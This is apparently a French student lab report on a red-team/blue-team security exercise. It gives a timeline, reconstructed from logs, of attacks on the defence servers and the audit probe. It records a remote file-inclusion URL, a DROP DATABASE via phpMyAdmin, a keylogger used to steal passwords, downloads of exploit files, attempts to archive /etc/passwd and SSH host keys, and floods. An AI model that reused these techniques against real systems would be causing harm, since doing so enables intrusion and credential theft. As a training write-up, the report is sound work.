
16h35 Les attaquants commencent à exploiter le serveur mail. Postfix signale à la sonde la présence de mails en attente d'expédition pour *james.patagueul@truc.com*

16h45 L'outil SNORT est compromis. Son intégrité est mise à mal et la consultation des intrusions via Acidbase ne marche plus *(port 8080)*.

16h48 Les attaquants pénètrent le SGBD de la sonde audit et ont désormais accès à la structure de la base de données snort.

*Quelques minutes plus tard, on a découvert une requête POST sur la page phpmyadmin/import.php contenant du code SQL **DROP DATABASE** suivie d'une deuxième pour vérifier d'effacement via **SELECT * FROM ...***

Synthèse de la confrontation 2



Synthèse de la confrontation 2

16h52 Via phpMyAdmin, une attaque est lancée depuis un poste de la salle 212.
Il tente un débordement de pile sur le site web défense:
/site/index.php?page=http%3A%2F%2F192.168.0.20%{...}

16h59 Toujours via phpMyAdmin, les attaquants envoient un nombre encore plus impressionnant de requêtes GET/POST au serveur défense sur les pages *inscrit.php & inscription.php*


*Les daemons **mysqld, squid et spamd** de la défense redémarrent suite à une erreur de socket.*

De nombreuses pertes ultérieures de segments TCP ont été observées sur le périmètre serveurs.

Synthèse de la confrontation 2

17h00 Le protocole gIFT *(graphic Internet File Transfer)* est utilisé par l'attaque.
Une requête ***ResetStats*** est envoyée plusieurs fois à la sonde,
vraisemblablement pour effacer les logs des outils de monitoring.

Le port 3000 de la sonde se met à délirer sérieusement.
Les logs montrent des communications suspectes



Des trames vides sont envoyées en permanence... avec le bit FIN= 1 !

Synthèse de la confrontation 2

17h05 Le service mail envoit un log d'alerte : il rapporte l'initialisation du service SSL imaps en loopback, suivie d'une mauvaise authentification avec comme message d'erreur:

" Command: stream end of file, while reading line user=defense2 host=localhost [127.0.0.1]\n "

17h10 L'équipe défense découvre l'installation du Linux KeyLogger sur plusieurs ordinateurs de la salle 213 via la commande:

*find / -name ' *lkl* '*

Notamment sur le poste utilisé par Dawid pour se connecter à distance sur la sonde. L'équipe attaque a donc eu accès aux mdp système. Pour preuve, le changement des mdp de la sonde fait apparaître instantanément des messages ' AUTHENTICATION FAILURE' dans le fichier /var/log/user.log:

17h15 L'équipe défense change eux aussi les mdp de leur serveur et le redémarre.

Après le redémarrage, le service mail annonce la couleur:

mail : postfix/local[19593]: table hash:/etc/aliases(0,lock|no_proxy|no_unauth) has changed – restarting\n

De plus, il envoit à la sonde un buffer de données qu'il stockait depuis quelques heures. Les logs ont ainsi montré plusieurs tentatives d'accès au service en fin de matinée:

Message: Dec 4 11:41:21 mail : spamc[3435]: connection attempt to spamd aborted after 3 retries\n
Message: Dec 4 11:42:02 mail :connect(AF_INET) to spamd at 127.0.0.1 failed : Connection refused\n

Synthèse de la confrontation 2

17h17 La situation est critique: les serveurs sont submergés, la communication sur les ports 80 et 22 est ralentie tellement la charge CPU est énorme.

L'activité SYSLOG est à son apogée : la sonde récolte près de 30 Mo de logs provenant de la défense... en 11 sec !!!

On observe un torrent de logs de près de 7000 paquets /sec

Wireshark: Summary

Traffic	Captured
Between first and last packet	2,811 sec
Packets	19444
Avg. packets/sec	6915,882
Avg. packet size	247,000 bytes
Bytes	4809019
Avg. bytes/sec	1710481,694
Avg. MBit/sec	13,684

Wireshark: Protocol Hierarchy Statistics

Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End Bytes	
Frame	100,00%	19444	4809019	13,684	0	0	
Ethernet	100,00%	19444	4809019	13,684	0	0	
Internet Protocol	99,99%	19443	4808955	13,684	0	0	
User Datagram Protocol	99,73%	19391	4799025	13,655	0	0	
Syslog message	99,71%	19387	4798579	13,654	19387	4798579	13,654
Domain Name Service	0,02%	4	446	0,001	4	446	0,001
Transmission Control Protocol	0,27%	52	9930	0,028	19	1140	0,003
SSH Protocol	0,17%	33	8790	0,025	33	8790	0,025
Logical-Link Control	0,01%	1	64	0,000	0	0	0,000
Spanning Tree Protocol	0,01%	1	64	0,000	1	64	0,000

Synthèse de la confrontation 2

17h18 Les logs montrent des activités très suspectes du serveur défense:

Message: Dec 4 17:18:22 srv-web apache_error : **Not all processes could be identified.**\n
Message: Dec 4 17:18:22 srv-web apache_error : **Connecting to 192.168.0.20:80**... connected.\n
Message: Dec 4 17:18:22 srv-web apache_error : (59.72 MB/s) - `**zap2.c' saved** [1995/1995]\n
Message: Dec 4 17:18:22 srv-web apache_error : (6.15 MB/s) - `**hihi' saved** [73716/73716]\n
Message: Dec 4 17:18:22 srv-web apache_error : **Connecting to packetstormsecurity.org:80**... ready.\n

17h19 De nombreux accès aux dossiers /proc, /dev, /etc, /usr, /var ont été refusés ainsi que des tentatives de zip:

Message: apache_error : tar: /etc/passwd-: Cannot open: Permission denied\n
Message: apache_error : tar: /etc/ssh/ssh_host_dsa_key: Cannot open: Permission denied\n
Message: apache_error : tar: /etc/ssh/ssh_host_rsa_key: Cannot open: Permission denied\n
Message: apache_error : tar: /etc/ssl/private: Cannot open: Permission denied\n

17h20 L'équipe Attaque continue d'exploiter le serveur mail de la défense. En utilisant une session www-data, ils arrivent à créer des nouveaux mails dans la file d'attente de postfix:

attack@attack.attack	*pouet@pouet.piouff*	*hihi@hoho.haha*
py@gnole.com	*daweed@gmail.com*	*jeremy.py@gmail.com*
aziz@wanadoo.fr	*galy@stri.net*	*aoun@irit.fr*
torguet@irit.fr	*desprats@cict.fr*	*...*

Le tout imbriqué dans une boucle !!

Synthèse de la confrontation 2

17h23 Les attaquants lancent un puissant flood SSH et HTTP sur la sonde, et provoque un Déni de Service meurtrier.

Tshark a montré que les attaquants ont floodé la sonde avec les bits RST et ACK à 1.

Les attaquants ont réussi à inhiber le firewall interne mis en place.

Par mesure de sécurité, tous les mots de passe de la sonde sont modifiés et un rechargement du script iptables permet de retrouver un état opérationnel.

La configuration d'Apache est modifiée à travers la régression des capacités limites de traitement des instances.

17h40 Les attaquants demandent à l'équipe défense de connecter un poste client à l'adresse publique de leur serveur: *http://192.168.0.20/*

Le navigateur utilisé pour cette manipulation a planté et on a découvert l'exécution du processus ''dumprep.exe'' qui a pour but de tracer les erreurs logicielles au format texte.

Malheureusement, aucune détection de spyware n'a été confirmé...

18h00 La sonde est rebootée et déjà les ennuis commencent:

Dec 4 18:04:35 sonde-analyse ***mysqld_safe[2318]: corrupted***
Dec 4 18:04:48 sonde-analyse /etc/init.d/mysql[2453]: ***0 processes alive***
Dec 4 18:04:48 sonde-analyse /etc/init.d/mysql[2453]: connect to server at 'localhost' ***failed***
Check that mysqld is running and that the socket: '/var/run/mysqld/mysqld.sock' exists!

Synthèse de la confrontation 2

- Bilan :
  - Attaque pertinente:
    - La présence du Keylogger a permis aux attaquants
      de récupérer les mdp ultimes de la sonde et d'exploser son daemon mysqld.
  - Centralisation des logs à son apogée:
    - Saturation de l'espace disque des serveurs *(on parle ici de GigaOctets par heure)*
    - Buffers d'envoi ont apporté des infos sur des actions antérieures => meilleur recoupement des logs

SOMMAIRE

- Le projet Candide SA
  - Contexte
  - Objectifs
  - Organisation C.A.S.T.R.I
- Déploiement des outils d'audit
- Synthèse des confrontations
- **Bilan**

Bilan du projet

- Bon partenariat avec l'équipe Défense
- Contrat respecte sur l'ensemble du projet
- Analyses des logs fastidieuses
- Pole technique performant
- Gestion des ressources humaines complexe

➔ Bonne expérience tant sur le plan personnel que professionnel